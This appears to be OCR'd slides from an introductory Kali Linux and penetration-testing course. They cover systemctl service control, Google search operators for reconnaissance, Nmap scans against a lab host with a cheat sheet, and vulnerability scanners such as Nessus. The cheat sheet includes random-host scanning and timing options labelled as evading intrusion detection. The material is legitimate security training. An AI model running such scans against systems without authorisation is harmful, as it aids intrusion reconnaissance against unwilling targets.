Apache HTTP server is an open-source HTTP server that provide a platform for hosting a website. A typical Kali Linux installation includes the Apache web server, provided by the apache2 package. Being a network service, it is disabled by default. You can manually start it with **systemctl.**

Apache is a modular server and many features are implemented by external modules that the main program loads during its initialization.

Within its default configuration, the Apache HTTP serves pages from the **/var/www/html** directory.

Contents

II. Introduction to Kali Linux

II. Introduction to Kali Linux

7. Service Management

Kali uses **systemd** as its **init** system, which is not only responsible for the boot sequence, but also permanently acts as a full featured service manager, starting and monitoring services.

systemd can be queried and controlled with **systemctl**. Without any argument, it runs the **systemctl list-units** command, which outputs a list of the active units.

systemctl is an command that we can use to check service status, start and stop in Kali Linux, below examples is a reference of how we can start and stop **ssh** service using systemctl:

II. Introduction to Kali Linux

7. Service Management

First, we want to check **ssh service** status whether its running or disable

```
kali@kali:~$ sudo systemctl status ssh
● ssh.service - OpenBSD Secure Shell server
   Loaded: loaded (/lib/systemd/system/ssh.service; disabled; vendor preset: disabled)
   Active: inactive (dead)
     Docs: man:sshd(8)
           man:sshd_config(5)
kali@kali:~$
```

II. Introduction to Kali Linux

7. Service Management

From above output, we can see that the **ssh service** are disable, so in order to enable **ssh service**, you'll need to type as the following:

```
kali@kali:~$ sudo systemctl start ssh
kali@kali:~$
```

II. Introduction to Kali Linux

7. Service Management

And in order to make sure that **ssh service** is start and running, you may type as the following:

```
kali@kali:~$ sudo systemctl status ssh
● ssh.service - OpenBSD Secure Shell server
     Loaded: loaded (/lib/systemd/system/ssh.service; disabled; vendor preset: disabled)
     Active: active (running) since Wed 2020-09-30 04:01:44 EDT; 2s ago
       Docs: man:sshd(8)
             man:sshd_config(5)
    Process: 2104 ExecStartPre=/usr/sbin/sshd -t (code=exited, status=0/SUCCESS)
   Main PID: 2105 (sshd)
      Tasks: 1 (limit: 2298)
     Memory: 1.3M
     CGroup: /system.slice/ssh.service
             └─2105 sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups
```

II. Introduction to Kali Linux

7. Service Management

Now, we can see that the **ssh service** is up and running, so we want to stop the service since we're no longer need it

```
kali@kali:~$ sudo systemctl stop ssh


kali@kali:~$ sudo systemctl status ssh
● ssh.service - OpenBSD Secure Shell server
   Loaded: loaded (/lib/systemd/system/ssh.service; disabled; vendor preset: disabled)
   Active: inactive (dead)
     Docs: man:sshd(8)
           man:sshd_config(5)
kali@kali:~$
```

Contents

Information Gathering

III. Passive Information Gathering

1. Google Hacking

a. Overview

It's not hacking into Google network servers! The purpose of Google hacking is to leverage the vast amounts of data that are stored and indexed in search engines to produce unique results that quickly identify various information which is useful for penetration testing.

Google Hacking is a component of information gathering which most penetration tester used to collect information about a target organization before they perform the penetration.

Information gathering through using google to obtain information is a crucial step which will beneficial during the penetration testing activities.

III. Passive Information Gathering

1. Google Hacking

a. Overview

Crucial information that can be identify through Google are:

- IP Address of the target system
- Domains and sub-domains name
- Link website/external sites
- Employee name, email address, phone number and so on
- Identify technologies that being used in target organization
- Sensitive data or useful contents in the web portal
- Source code and scripts within the web
- Identify vulnerabilities that possible to exploitations

Information Gathering

III. Passive Information Gathering

1. Google Hacking

b. Common tools

There are various of tools that we can do basic information gathering by using Google. We can use default google search engine, WHOIS, Maltego, Web Spiders, Netcraft and site like Pastebin.com to perform this activity.

- **Google Search Engine**
  - **Site:**

    If we include [site:] in our query, Google will restrict the results to those websites in the given domain.

    For example in the query site:salacyber.com we will find pages within .salacyber domain
  - **Intitle:**

    If we include [intitle:] in our query, Google will restrict the results to those websites that mention search word in the title. For example in the query intitle:google we will get websites that mention the word “google” in their title.

Information Gathering

III. Passive Information Gathering

1. Google Hacking

b. Common tools

- **Google Search Engine**
  - **Inurl:**

    If we include [inurl:] in our query, Google will restrict the results to those websites that mention search word in the URL.

    For example in the query inurl:google, google will return websites that mention the word “google” in their url.
  - **Info:**

    The query [info:] will present some information that Google has about that web page.

    For example the query info:google.com will show information about the Google homepage.

Information Gathering

III. Passive Information Gathering

1. Google Hacking

b. Common tools

- **Google Search Engine**
  - **Filetype:**

    If we include [filetype:] in our query, Google will restrict the results to those file extension specified by type.

    For example the query filetype:pdf hacking search results will contain hacking related .pdf files. In here by changing file extension we can easily find the relevant movies, songs, research papers, documents.


Information Gathering

III. Passive Information Gathering

1. Google Hacking

b. Common tools

Example:



Information Gathering

III. Passive Information Gathering

1. Google Hacking

b. Common tools

Example:


Information Gathering

III. Passive Information Gathering

1. Google Hacking

b. Common tools

Example:




Information Gathering

III. Passive Information Gathering

1. Google Hacking

b. Common tools

Example:




Information Gathering

III. Passive Information Gathering

1. Google Hacking

b. Common tools

Example:



Contents

Information Gathering

IV. Active Information Gathering

1. Nmap

a. Overview

Nmap("Network Mapper") is a open source software which utilize for network discovery and security auditing. Many systems and network administrators also find it useful to perform various tasks such as network inventory, managing service upgrade schedules, and monitoring host or service uptime.

Nmapuses raw IP packets in novel ways to determine what hosts are available on the network, what services (application name and version) those hosts are offering, what operating systems (and OS versions) they are running, what type of packet filters/firewalls are in use, and dozens of other characteristics.

It was designed to rapidly scan large networks, but works fine against single hosts. Nmapruns on all major computer operating systems, and official binary packages are available for Linux, Windows, and Mac OS X.

Information Gathering

IV. Active Information Gathering

1. Nmap

a. Overview

Nmap Features:

- Flexible: Supports dozens of advanced techniques for mapping out networks filled with IP filters, firewalls, routers, and other obstacles. This includes many port scanning mechanisms (both TCP & UDP), OS detection, version detection, ping sweeps, and more. See the documentation page.
- Ability: Nmap has been used to scan huge networks of literally hundreds of thousands of machines.
- Portable: Most operating systems are supported, including Linux, Microsoft Windows, FreeBSD, OpenBSD, Solaris, IRIX, Mac OS X, HP-UX, NetBSD, Sun OS, Amiga, and more.
- Efficiency: While Nmap offers a rich set of advanced features for power users, you can start out as simply as “nmap-v -A targethost”. Both traditional command line and graphical (GUI) versions are available to suit your preference.

Information Gathering

IV. Active Information Gathering

1. Nmap

a. Overview

Nmap Features:

- Free: The primary goals of the Nmap Project is to help make the Internet a little more secure and to provide administrators/auditors/hackers with an advanced tool for exploring their networks. Nmapis available for free download, and also comes with full source code that you may modify and redistribute under the terms of the license.
- Documentation: Significant effort has been put into comprehensive and up-to-date man pages, whitepapers, tutorials, and even a whole book! Find them in multiple languages here.
- Popular: Thousands of people download Nmap every day, and it is included with many operating systems (RedhatLinux, DebianLinux, Gentoo, FreeBSD, OpenBSD, etc). It is among the top ten (out of 30,000) programs at the Freshmeat.Netrepository. This is important because it lends Nmap its vibrant development and user support communities.

Information Gathering

IV. Active Information Gathering

1. Nmap

a. Overview

Nmap Installation

Nmap already installed as a default of Kali linux distribution. On the other hand, if you're looking to install Nmap in your unix system, you may type as the following:

```
kali@kali:~$ sudo apt-get install nmap
Reading package lists... Done
Building dependency tree
Reading state information... Done
```

Information Gathering

IV. Active Information Gathering

1. Nmap

a. Overview

After the installation complete, you can type as the following to check Nmap version

```
kali@kali:~$ sudo nmap -v
Starting
Nmap 7.01 ( https://nmap.org ) at 2020 07 29 09:53 +07
Read data files from: /
usr /bin/../ nmap
WARNING: No targets were specified, so 0 hosts scanned.
Nmap
done: 0 IP addresses (0 hosts up) scanned in 0.03 seconds
Raw packets sent: 0 (0B) | Rcvd: 0 (0B)
```

Information Gathering

IV. Active Information Gathering

1. Nmap

b. Scan Options

There are several options in Nmap which being used in different purpose in order to gather information on the target systems. However, you may need to run the following command to check the scan detail options:

```
kali@kali:~$ nmap -h
Nmap 7.80 ( https://nmap.org )
Usage: nmap [Scan Type(s)] [Options] {target specification}
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -iL <inputfilename>: Input from list of hosts/networks
  -iR <num hosts>: Choose random targets
  --exclude <host1[,host2][,host3],...>: Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file
```

Contents

Information Gathering

IV. Active Information Gathering

2. Port Scanning

Port scanning by Nmap provide the efficient way for security professional to identify service and technologies used of a target system. Now let's try to run a quick scan on one sample target:

```
kali@kali:~$ nmap 192.168.56.100
Starting
Nmap 7.01 ( https://nmap.org ) at 2018 06 05 09:54 +07
scan report for 192.168.56.100
Host is up (0.0000050s latency).
Not shown: 994 closed ports
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
Nmap
done: 1 IP address (1 host up) scanned in 1.66 seconds
```

Information Gathering

IV. Active Information Gathering

2. Port Scanning

As the result at the left, we can see that there are totally 994 closed ports on 192.168.56.100.

Nmap has listed down opened ports with service names. However, that information is not enough for us to identify each services. To get more information, let's try using "A" option

```
kali@kali:~$ nmap -A 192.168.56.100
Nmap 7.01 ( https://nmap.org ) at 2018 06 05 09:59 +07
scan report for 192.168.56.100
Host is up (0.000011s latency).
Not shown: 994 closed ports
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 1. | ssh hostkey
|_2048 90:ff:66:e3:7b:47:8c:36:8c:79:39:9e:26:b8:1e:08 (RSA)
```

Contents

Information Gathering

IV. Active Information Gathering

3. OS Discovery

We can see that using “A” option, Nmap gives even more advance enumeration and banner grabbing on the target as It’s also enable OS detection, version detection, script scanning, and traceroute. If you think that the detail information is messy, let’s try with options “ sV ” as this option will only determine the service version:

```
kali@kali:~$ nmap -sV 192.168.56.100
Nmap 7.01 ( https://nmap.org ) at 2018 06 05 09:59 +07
scan report for 192.168.56.100
Host is up (0.000011s latency).
Not shown: 994 closed ports
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
```

Contents

IV. Active Information Gathering

4. NSE Script

The Nmap Scripting Engine (NSE) is one of Nmap's most powerful and flexible features. It allows users to write (and share) simple scripts to automate a wide variety of networking tasks. Those scripts are then executed in parallel with the speed and efficiency you expect from Nmap. Users can rely on the growing and diverse set of scripts distributed with Nmap to meet custom needs.

NSE is designed to be versatile, with the following tasks in mind:

- Network discovery
- More sophisticated version detection
- Vulnerability detection
- Backdoor detection
- Vulnerability exploitation

Information Gathering

IV. Active Information Gathering

4. NSE Script

Nmap Script Engine:

Option	Example	Description
-sC	nmap 192.168.1.1 -sC	Scan with default NSE scripts. Considered useful for discovery and safe
--script default	nmap192.168.1.1 --script default	Scan with default NSE scripts. Considered useful for discovery and safe
--script	nmap 192.168.1.1 --script=banner	Scan with a single script. Example banner
	nmap 192.168.1.1 --script=http*	Scan with a wildcard. Example http
	nmap 192.168.1.1 --script=http,banner	Scan with two scripts. Example http and banner

Contents

Information Gathering

IV. Active Information Gathering

5. Nmap Cheat Sheet

Nmap Cheet Sheet: Target Specification

Option	Example	Description
	nmap 192.168.1.1	Scan a single IP address
	nmap192.168.1.1 192.168.2.1	Scan specific IP address
	nmap 192.168.1.1-254	Scan IP range
	nmap 192.168.1.0/24	Scan using CIDR notation
-iL	Nmap -iL targets.txt	Scan targets from a file
-iR	nmap –iR 100	Scan 100 random hosts

IV. Active Information Gathering

5. Nmap Cheat Sheet

Scan Techniques

There are many type of scan techniques as following:

- -sS: TCP SYN scan
- -sT: TCP connect scan
- -sU: UDP scans
- -sY: SCTP INIT scan
- -sN: TCP NULL scan
- -sF: FIN Scan
- -sX: Xmas scan

Information Gathering

IV. Active Information Gathering

5. Nmap Cheat Sheet

Nmap Cheet Sheet: Scan Techniques

Option	Example	Description
-sS	nmap 192.168.1.1 -sS	TCP SYN port scan (default)
-sT	nmap 192.168.1.1 -sT	TCP connect port scan
-sU	nmap 192.168.1.1 -sU	UDP port scan
-sA	nmap 192.168.1.1 -sA	TCP ACK port scan

Information Gathering

IV. Active Information Gathering

5. Nmap Cheat Sheet

Nmap Cheet Sheet: Host Discovery

Option	Example	Description
-sL	nmap 192.168.1.1-3 -sL	No Scan. List targets only
-sn	nmap 192.168.1.1/24 -s	Disable port scanning. Host discovery only.
-Pn	nmap 192.168.1.1-5 -Pn	Disable host discovery. Port scan only.
-PA	nmap 192.168.1.1-5 –PA22-25,80	TCP ACK discovery on port x. Port 80 by default
-PR	nmap 192.168.1.1-1/24 -PR	ARP discovery on local network
-n	nmap 192.168.1.1 -n	Never do DNS resolution

Information Gathering

IV. Active Information Gathering

5. Nmap Cheat Sheet

Nmap Cheet Sheet: Port Scan

Option	Example	Description
-p	nmap 192.168.1.1 -p 21	Scan for a specific port
	nmap 192.168.1.1 -p 21-100	Scan port by range
	nmap 192.168.1.1 -p U:53,T:21-25,80	Scan multiple TCP and UDP ports
	nmap 192.168.1.1 -p http,https	Scan port from service name
-p-	nmap192.168.1.1 -p-	Scan all ports
--top-ports	nmap 192.168.1.1 --top-ports 2000	Scan top 2000 ports
-p-65535	nmap 192.168.1.1 -p-65535	Leaving off initial port in rangemakes the scan start at port 1

Information Gathering

IV. Active Information Gathering

5. Nmap Cheat Sheet

Nmap Cheet Sheet: Speed

Option	Example	Description
-T0	nmap 192.168.1.1 –T0	Paranoid (0) Intrusion Detection System evasion
-T1	nmap 192.168.1.1 –T1	Sneaky (1) Intrusion Detection System evasion
-T2	nmap 192.168.1.1 –T2	Polite (2) slows down the scan to useless bandwidth and use less target machine resources
-T3	nmap 192.168.1.1 –T3	Normal (3) which is default speed
-T4	nmap 192.168.1.1 –T4	Aggressive (4) speeds scans; assumes you are on a reasonably fast and reliable network
-T5	nmap 192.168.1.1 –T5	Insane (5) speeds scan

Contents

Vulnerability Scanning

V. Vulnerability Scanning

1. Overview

Vulnerability Scanner is scanning tool, which scans a computer and raises an alert if it discovers any vulnerabilities that malicious hackers could use to gain access to any computer you have connected to a network.

Scanners perform their probes on

- Daemon listening on TCP and UDP ports
- Configuration files of operating systems, software suites, network devices
- Windows registry entries

The purpose of vulnerabilities scanner is to find vulnerabilities and misconfiguration

Vulnerability Scanning

V. Vulnerability Scanning

1. Overview

Most vulnerability scanner use a databases of known vulnerabilities and security audits to detect the loophole of a system. Scanner tool are require to keep up-to-date of its database with new security checks and vulnerabilities signatures.

The more the database is up to date, the better and more relevant the scan result will be.

There are a few of popular vulnerability scanners that being used these days:

- Openvas
- Nexpose
- Nessus
- Nikto

Contents

V. Vulnerability Scanning

2. Nessus

Nessus is one the most popular vulnerability scanner tool that various world class industries being used for their daily operations. The efficient features of Nessus has enable information security professional to identify loophole and security misconfiguration within the system. By this, information security professional can take necessary action to advise system administrator to fix the gaps in the timely manner.

Nessus has two components which is a client and a server. The actual process of Nessus is quite simple, when you connect to client portal to configure and start the scan, Nessus server will perform the assessment based on the target you filled and report back the scan result to a client web portal.

V. Vulnerability Scanning

2. Nessus

Nessus report are very easy to generate which you can export it as a pdf file or excel file. You either be able to generate a report with a nice format which can be use to present to management.

Nessus is an enterprise product, but it also has a free license for non-commercial use. Refer to link below for Nessus download web portal:

https://www.tenable.com/products/nessus

